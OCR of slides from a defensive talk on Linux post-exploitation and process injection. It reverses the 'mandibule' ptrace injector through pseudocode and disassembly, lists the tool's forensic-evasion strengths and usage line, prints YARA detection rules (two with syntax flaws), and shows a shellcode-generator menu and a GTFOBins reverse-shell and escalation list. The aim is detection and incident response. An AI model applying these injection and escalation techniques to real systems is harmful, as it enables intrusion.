


Behind the scene of reversing mandibule (flow)

```
// raw pseudo reversing to explain the flow - unixfreaxjp

mandibule_arg_sizer = mandibule_beg(0, argv, &payload_start[var]) - mandibule_beg(1, argv, v5); // check size
arg_checker =  ashared_parse(var_argc, *&argc + 8) > mandibule_arg_sizer // check arguments

  if ( arg_checker )// error trap 1
  {
    var = argc;
    printf("> shared arguments too big (%d/ max %d)\n");
    exit(1);
  }
  if ( malloc_fail ) // error trap 2
  {
    printf("> malloc for injected code failed\n");
    exit(1);
  }
  memcpy(var, mandibule_beg(1, argv, envp), var); // memcpy, mmap, malloc for ops
  memcpy(malloc(mandibule_end), arg, arg[1]);
  if ( agrs[2] ) // if agrs is okay
  {
    if ( pt_inject(arg[2], malloc(mandibule_end), mandibule_end(), &payload_start) < 0 ) // error trap 3
    {
      cannot_executed = arg[2];
      printf("> failed to inject shellcode into pid %d\n");
      exit(1);
    }
    executed = arg[2]; // result is in rsi, ptrace injection done
    printf("> successfully injected shellcode into pid %d\n");
  }
  else
  { // seld injection to a pid
    getpid();
    process = arg[2];
    printf("> self inject pid: %d - bypassing ptrace altogether\n");
    payload_loadelf(arg, process);
  }
  exit(0);
}
```

Behind the scene of reversing mandibule (regen)

How the injector works when it was tested



Behind the scene of reversing mandibule (regen)

The payload file will be injected in the memory of targeted process

```
0x00002fd5      83ec04          sub esp, 4                  ; esp=0x177ffc -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; pf=0x1 -> 0x1464
0x00002fd8      50              push eax                    ; esp=0x177ff8 -> 0x464c457f
0x00002fd9      ff74241c        push dword [local_1ch]      ; esp=0x177ff4 -> 0x464c457f
0x00002fdd      ff74240c        push dword [local_ch]       ; esp=0x177ff0 -> 0x464c457f
0x00002fe1      e860d7ffff      call sym.memcpy             ;[1] ; memcpy(__malloc_result_, var_pid, var_pid[1]) ; void *memcpy(void *
|                                                             ; void *memcpy(void : unk_format, void : unk_format, size_t n : (*0x0) N
0x00002fe6      83c410          add esp, 0x10               ; esp=0x178000 -> 0x464c457f ebp ; of=0x0 ; sf=0x0 ; zf=0x0 ; cf=0x0 ; pf=
0x00002fe9      8b442414        mov eax, dword [local_14h]    ; [0x14:4]=1 ; eax=0x0
0x00002fed      8b4008          mov eax, dword [eax + 8]    ; [0x8:4]=0 ; eax=0x0
0x00002ff0      85c0            test eax, eax               ; zf=0x1 -> 0x1464c45 ; pf=0x1 -> 0x1464c45 ; sf=0x0 ; cf=0x0 ; of=0x0
0x00002ff2      7539            jne 0x302d                  ;[2] ; unlikely
0x00002ff4 b    e807d2ffff      call sym._getpid            ;[3] ; var_pid = _getpid() ; int getpid(void) ; esp=0x177ffc -> 0x464c457f
|                                                             ; int getpid(void)
0x00002ff9      89c2            mov edx, eax                ; edx=0x0
0x00002ffb      8b442414        mov eax, dword [local_14h]    ; [0x14:4]=1 ; eax=0x0
0x00002fff      895008          mov dword [eax + 8], edx
0x00003002      8b442414        mov eax, dword [local_14h]    ; [0x14:4]=1 ; eax=0x0
0x00003006      8b4008          mov eax, dword [eax + 8]    ; [0x8:4]=0 ; eax=0x0
0x00003009      83ec08          sub esp, 8                  ; esp=0x177ff4 -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; pf=0x0 ; cf=0x0
0x0000300c      50              push eax                    ; esp=0x177ff0 -> 0x464c457f
0x0000300d      8d837ceeffff    lea eax, [ebx - 0x1184]     ; eax=0xfffffffffffee7c
0x00003013      50              push eax                    ; esp=0x177fec -> 0x464c457f
0x00003014      e8d5dcffff      call sym.printf             ;[4] ; __printf("> failed to inject shellcode into pid %d__n", var_pid) ;
|                                                             ; int printf(const char * format : (*0x0) NULL)
0x00003019      83c410          add esp, 0x10               ; esp=0x177ffc -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; cf=0x0 ; pf=0x1
0x0000301c      83ec0c          sub esp, 0xc                ; esp=0x177ff0 -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; pf=0x1 -> 0x1464
0x0000301f      ff742420        push dword [local_20h]      ; esp=0x177fec -> 0x464c457f
0x00003023      e86d000000      call sym.payload_loadelf    ;[5] ; payload_loadelf(var_pid) ; esp=0x177fe8 -> 0x464c457f ; eip=0x3095
0x00003028      83c410          add esp, 0x10               ; esp=0x177ff8 -> 0x464c457f ; of=0x0 ; sf=0x0 ; zf=0x0 ; cf=0x0 ; pf=0x0
0x0000302b      eb5e            jmp 0x308b                  ;[6] ; eip=0x308b -> 0x6a0cec83
; CODE XREF from 0x00002ff2 (sym._main)
0x0000302d      8b442414        mov eax, dword [local_14h]    ; [0x14:4]=1 ; eax=0x0
```

Behind the scene of reversing mandibule (regen)

In radare2 ghidra the process looks very clear

```
    sym.memcpy(s1, s2, size & 0xffffffff);
    arg4 = SUB124(auVar4, 0);
    sym.memcpy(s1, s2_00, s2_00[1] & 0xffffffff);
    if (s2_00[2] == 0) {
        arg4_00 = sym._getpid();
        s2_00[2] = (int64_t)arg4_00;
        sym.printf(arg7_00, in_XMM1_Da, in_XMM2_Da, in_XMM3_Da, in_XMM4_Da, in_XMM5_Qa, in_XMM6_Qa,
                   "> self inject pid: %d - bypassing ptrace altogether\n", (int32_t)s2_00[2], arg4_
                   in_R9D);
        sym.payload_loadelf(SUB124(auVar4, 0));
    } else {
        arg4 = sym.pt_inject(s2_00[2] & 0xffffffff, s1, size, arg4_00);
        if (arg4 < 0) {
            sym.printf(arg7_01, in_XMM1_Da, in_XMM2_Da, in_XMM3_Da, in_XMM4_Da, in_XMM5_Qa, in_XMM6_
                       "> failed to inject shellcode into pid %d\n", (int32_t)s2_00[2], arg3, arg4_0
    // WARNING: Subroutine does not return
            sym._exit(1);
        }
        sym.printf(arg7_01, in_XMM1_Da, in_XMM2_Da, in_XMM3_Da, in_XMM4_Da, in_XMM5_Qa, in_XMM6_Qa,
                   "> successfully injected shellcode into pid %d\n", (int32_t)s2_00[2], arg3, arg4_
    }
    // WARNING: Subroutine does not return
    sym._exit(0);
}
```

Behind the scene of reversing mandibule (regen)

1. The PRO of this injection
   - Pivot of injection successfully bypass Linux ALSR
   - Compiling w/ pie makes lesser libc usage == lesser trace
   - We won't know how payload gets in memory if this go to Post Exploitation Framework, that will be very BAD
   - Harder forensics chains: "mandibule" injector is injected to the memory before "mandibule" injecting the code to a certain target address, then "mandibule" will be vanished after injection.
   - Rich of optional parameters, wide applied possibility
     usage: ./mandibule <elf> [-a arg]* [-e env]* [-m addr] <pid>
2. The CONS
   - ptrace is used to inject "mandibule" in the injectable memory before mandibule injecting payload to the certain addresses to then exit, if the injection method is using memfd_create or dlopen_mode (libc) this will be a problem in forensics.

Behind the scene of reversing mandibule (regen)

The codes is having several bugs, fixed and run, I coded YARA rule:

```
private rule is__str_mandibule_gen1 {
  meta:
    author = "unixfreaxjp"
    date = "2018-05-31"
  strings:
    $str01 = "shared arguments too big" scii
    $str02 = "self inject pid: %" ascii
    $str03 = "injected shellcode at 0x%lx" wide ascii
    $str04 = "target pid: %d" wide ascii
    $str05 = "mapping '%s' into memory at 0x%lx" wide ascii
    $str06 = "shellcode injection addr: 0x%lx" wide ascii
    $str07 = "loading elf at: 0x%llx" wide ascii
  condition:
                4 of them
}
private rule is__hex_top_mandibule64 {
  strings:
    $hex01 = { 48 8D 05 43 01 00 00 48 89 E7 FF D0 } // st
    $hex02 = { 53 48 83 EC 50 48 89 7C 24 08 48 8B 44 24 08 } // mn
    $hex03 = { 48 81 EC 18 02 00 00 89 7C 24 1C 48 89 74 } // pt
    $hex04 = { 53 48 81 EC 70 01 01 00 48 89 7C 24 08 48 8D 44 24 20 48 05 00 00 } // ld
  condition:
                3 of them
}
private rule is__hex_mid_mandibule32 {
    $hex05 = { E8 09 07 00 00 81 C1 FC 1F 00 00 8D 81 26 E1 FF FF } // st
    $hex06 = { 56 53 83 EC 24 E8 E1 05 00 00 81 C3 D0 1E 00 00 8B 44 24 30} // mn
    $hex07 = { 81 C3 E8 29 00 00 C7 44 24 0C } // pt
    $hex08 = { E8 C6 D5 FF FF 83 C4 0C 68 00 01 00 00 } // ld
  condition:
                3 of them
}
```

Behind the scene of reversing mandibule (regen)

Works, in all scenarios of dynamic binary injection:.don't focus in ptrace!

```
$
$ ls -alF
total 100
drwxr-xr-x 6 [redacted]  4096 Sep 16 23:40 ./
drwxr-xr-x 7 [redacted]  4096 Sep 24 23:50 ../
drwxr-xr-x 8 [redacted]  4096 Jun  2  2018 .git/
-rw-r--r-- 1 [redacted]  1877 May 31  2018 Makefile
drwxr-xr-x 2 [redacted]  4096 May 31  2018 code/
drwxr-xr-x 2 [redacted]  4096 Jun  2  2018 icrt/
-rw-r--r-- 1 [redacted]  2207 Sep 16 23:40 mandi.yar
-rwxr-xr-x 1 [redacted] 18444 Jun  2  2018 mandibule-dynx86-UNstripped*
-rwxr-xr-x 1 [redacted] 16440 Jun  2  2018 mandibule-dynx86-stripped*
-rw-r--r-- 1 [redacted]  6405 May 31  2018 mandibule.c
-rw-r--r-- 1 [redacted]  3988 May 31  2018 readme.md
drwxr-xr-x 2 [redacted]  4096 May 31  2018 samples/
-rwxr-xr-x 1 [redacted]  5240 Jun  2  2018 target*
-rwxr-xr-x 1 [redacted]  6008 Jun  2  2018 toinject*
$
$ yara mandi.yar ../mandibule/
TOOLKIT_Mandibule ../mandibule//mandi.yar
TOOLKIT_Mandibule ../mandibule//mandibule-dynx86-UNstripped
TOOLKIT_Mandibule ../mandibule//mandibule-dynx86-stripped
$
$
```

```
$
$ ls -alF
total 108
drwxr-xr-x 6 [redacted]  4096 Sep 21 16:25 ./
drwxr-xr-x 3 [redacted]  4096 Sep 21 16:25 ../
drwxr-xr-x 8 [redacted]  4096 May 31  2018 .git/
-rw-r--r-- 1 [redacted]  1885 May 31  2018 Makefile
drwxr-xr-x 2 [redacted]  4096 May 31  2018 code/
drwxr-xr-x 2 [redacted]  4096 May 31  2018 icrt/
-rw-r--r-- 1 [redacted]  2275 Jun  2  2018 mandi.yar
-rwxr-xr-x 1 [redacted] 21408 May 31  2018 mandibule*
-rwxr-xr-x 1 [redacted] 21416 May 31  2018 mandibule-dyn64*
-rw-r--r-- 1 [redacted]  6405 May 31  2018 mandibule.c
-rw-r--r-- 1 [redacted]  3988 May 31  2018 readme.md
drwxr-xr-x 2 [redacted]  4096 May 31  2018 samples/
-rwxr-xr-x 1 [redacted]  7192 May 31  2018 target*
-rwxr-xr-x 1 [redacted]  8072 May 31  2018 toinject*
$
$  yara mandi.yar ../mandibule/
TOOLKIT_Mandibule ../mandibule//mandibule
TOOLKIT_Mandibule ../mandibule//mandi.yar
TOOLKIT_Mandibule ../mandibule//mandibule-dyn64
$
```

Now let’s deploy the sigs into as many protection platforms as possible :)

Openly, I share sigs for IR folks, not those bins.

[-] **at_physicaltherapy** 1 point 1 year ago

Is the sample available somewhere for download? I'd love to try my behavioral scanner against it to see if I catch it.

permalink embed save spam remove give award keybase chat reply

[-] **mmd0xFF** [S] 1 point 1 year ago

Which " behavioral scanner" product(s)?

permalink embed save parent edit disable inbox replies delete spam remove distinguish keybase chat reply

[-] **at_physicaltherapy** 1 point 1 year ago

I use Odile from a small start up for my work computers, but I'm building a pet project that I hope to sell one day if it works. :) So far it catches all the Linux malware I can find on Virus Share though! It's not much, but it's fun to play with.

permalink embed save parent spam remove give award keybase chat reply

[-] **mmd0xFF** [S] 2 points 1 year ago

I am being very honest with you, it's a toolkit that can cause a potential damage if used by wrong hands or cyber attackers. I posted here to let people know about the proposed filtration rules as mitigation option if they meet this threat later on. I am not so sure nor thinking further to openly sharing samples. So I will consider the request, okay? I will get back to you after doing some thinking.

permalink embed save parent edit disable inbox replies delete spam remove distinguish keybase chat reply

[-] **at_physicaltherapy** 2 points 1 year ago

I appreciate it! If it helps, I can send you an email from my work account or something too.

permalink embed save parent spam remove give award keybase chat reply

[-] **mmd0xFF** [S] 2 points 1 year ago

let's switch to private message for the further follow of this convo, thank you for your interest of this RE.

permalink embed save parent edit disable inbox replies delete spam remove distinguish keybase chat reply

Chapter four - The components in framework

“The more you prepare, the better your chance..”

The components of Linux post exploit framework

If we put the exploitation and framework management (session setting etc) aside, the main components of the Linux post exploitation framework are as follows:

1. *Shellcodes, where they are generated*
2. Shell 101 (Backconnect, bind shell, reverse shell, etc shell) *explained*
3. Process injection method *explained*
4. *Privilege escalation*
5. Payloads for fileless *explained*
6. *Payloads for persistence*
7. *The Smoke Screens* (destroyers, noise, lockers, etc)

The merrier variation and option for each components, the better post exploitation framework can work, and the nightmare for us as blueteamer. But now we have prepared for it :)

A checklist For BlueTeamers

Fileless Malware and Process Injection in Linux


1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method
4. Components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix

The shellcodes checklist


- The Shellcodes
  - Shellcodes purpose
    - To gain shell
    - A loader, a downloader
    - Sockets are mostly in there, to connect, to pipe, etc
  - How we collect Shellcodes
    - Venom
    - Commercial frameworks: Empire, Cobalt Strike, or Metasploit
    - Self generated
    - Adversaries
  - Sources for shellcodes:
    - Exploit development sites
    - Vulnerability PoC
    - Trolling read teamer :-P

Linux shellcodes, it trains you: Venom & PacketStorm

```
[☠] Loading Unix agents ..

    AGENT №1:
    ╔═══════════════════════════════════════════════════
    | TARGET SYSTEMS     : Linux|Bsd|Solaris|OSx
    | SHELLCODE FORMAT   : C
    | AGENT EXTENSION    : ---
    | AGENT EXECUTION    : sudo ./agent
    | DETECTION RATIO    : http://goo.gl/XXSG7C

    AGENT №2:
    ╔═══════════════════════════════════════════════════
    | TARGET SYSTEMS     : Linux|Bsd|solaris
    | SHELLCODE FORMAT   : SH|PYTHON
    | AGENT EXTENSION    : DEB
    | AGENT EXECUTION    : sudo dpkg -i agent.deb
    | DETECTION RATIO    : https://goo.gl/RVWKff

    AGENT №3:
    ╔═══════════════════════════════════════════════════
    | TARGET SYSTEMS     : Linux|Bsd|Solaris
    | SHELLCODE FORMAT   : ELF
    | AGENT EXTENSION    : ELF
    | AGENT EXECUTION    : press to exec (elf)
    | DETECTION RATIO    : https://goo.gl/YpyYwk


    ╔═══════════════════════════════════════════════════
    |   M    - Return to main menu
    |   E    - Exit venom Framework


[☠] Shellcode Generator
[➽] Chose Agent number:
```



Fire your radare2 (kudos), shellcode wrapper scheme



Linux payloads (their “malware” is NOT everything)

The Payloads

- Persistency installer (crontab, xinetd, rc.local, Xwindows startup)
- Rootkit
- Backdoor:
  - Beacons
  - Loaders/Uploaders/Callbacks/Downloaders
  - Spreader (may have worm function too)
- RAT:
  - Shell basis (xShell tookits)
  - Desktop basis (gtk basis, QT basis, C++ basis)
  - Custom purpose (different/another story)
  - Post exploitation framework or infrastructure base
- Cultivation:
  - Miner
  - Botnets (Mayhem, Darkleech, Ddos101, many!)

Talk about Privilege Escalation a bit

- The Privilege Escalation basically can be grouped as :
  - By kernel / OS exploit
  - By binaries
  - By weak settings
  - Other vulnerabilities

- In the post exploitation legacy part we talk about privilege escalation item called “binaries that can be injected to gain root”.


  Let me introduce you to GTFO Bins used for a lot of privilege escalation methods in linux post-exploitation incidents I handled..

Talk about Privilege Escalation a bit

GTFOBins

★ Star 1,782

GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.



The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks. See the full list of functions.

This was inspired by the LOLBAS project for Windows.

GTFOBins is a collaborative project created by norbemi and cyrus and where everyone can contribute with additional binaries and techniques.

Binary	Functions
apt-get	Shell Sudo
apt	Shell Sudo
aria2c	Command SUID Sudo
arp	File read SUID Sudo
ash	Shell File write SUID Sudo
awk	Shell Non-interactive reverse shell Non-interactive bind shell File write File read Sudo Limited SUID
base64	File read SUID Sudo
bash	Shell Reverse shell File upload File download File write File read SUID Sudo
busybox	Shell File upload File write File read SUID Sudo

Chapter five - Defending our boxes

“First thing, learning how to make a stand..”

How ready are we as the Blue Teamers?

1. I hope our SWOT diagram of our Blue Team situation is getting better for Linux IR handling in dealing with Post Exploitation.
2. So many variation on Linux distro in devices or services to support and to police with better policy.
3. "Firewall black hole": You can’t block what you don’t know.
4. ICS is different obstacle.
5. No, don’t say that three words started by “I” and ends with a “T”.
6. “Clouds”, you really want to go there?
7. Are you going to dump & fetch the payload yourself? Likely no..
8. “Err.. It’s shutdown now.. We scanned it beforehand though!”
9. We don’t record the outbound and inbound traffic from a legit daemon process.. Well.. adversaries know it too.. (to fix)
10. Sharing your readiness scheme to others is “caring”.
11. More detection, more howto, more write-ups..

Blue Teamer steps in handling process injection

1. Be resourceful enough to have access to live memory.
2. Use independent and good binary analysis tool, RADARE2 is my tool for all binaries, and for forensics tools I am using Tsurugi a DFIR Linux.
3. Investigate as per I show you in previous incident example cases, adjust with your own policy and environments
4. Three things that we are good at blue teamer that can bring nightmare to attackers, they are:
    - We break codes better
    - If we can combine analysis, re-gen and OSINT, combined with the precaution research, the game is a bit more fair.
    - We must document our knowledge better.
    - Additional: OPSEC: Don’t share this to Red Teamer :)) {joke}

Precaution for Users, what can help them.

1. Linux is not Windows, if you don't need some daemons or services, take it off. Run stuff that you really need and you know it well.
2. Something that is not known, something that is just WRONG, these are your hazards for incidents. Always test before deploying.
3. Act swiftly, hire sysadmins, we are born to be ready for this matter.
4. DO NOT SHUTDOWN, take it OFFLINE, contact for help.
5. Don't scan for viruses if those hazards are there, you will make forensics harder, offline the box, get the samples, call your CSIRT.
6. Backup, and check the backup status, regularly. Make sure the logging, audit and journal systems runs well. Test them!
7. Share the hazard to the secure community, make channels, make trusted friends.
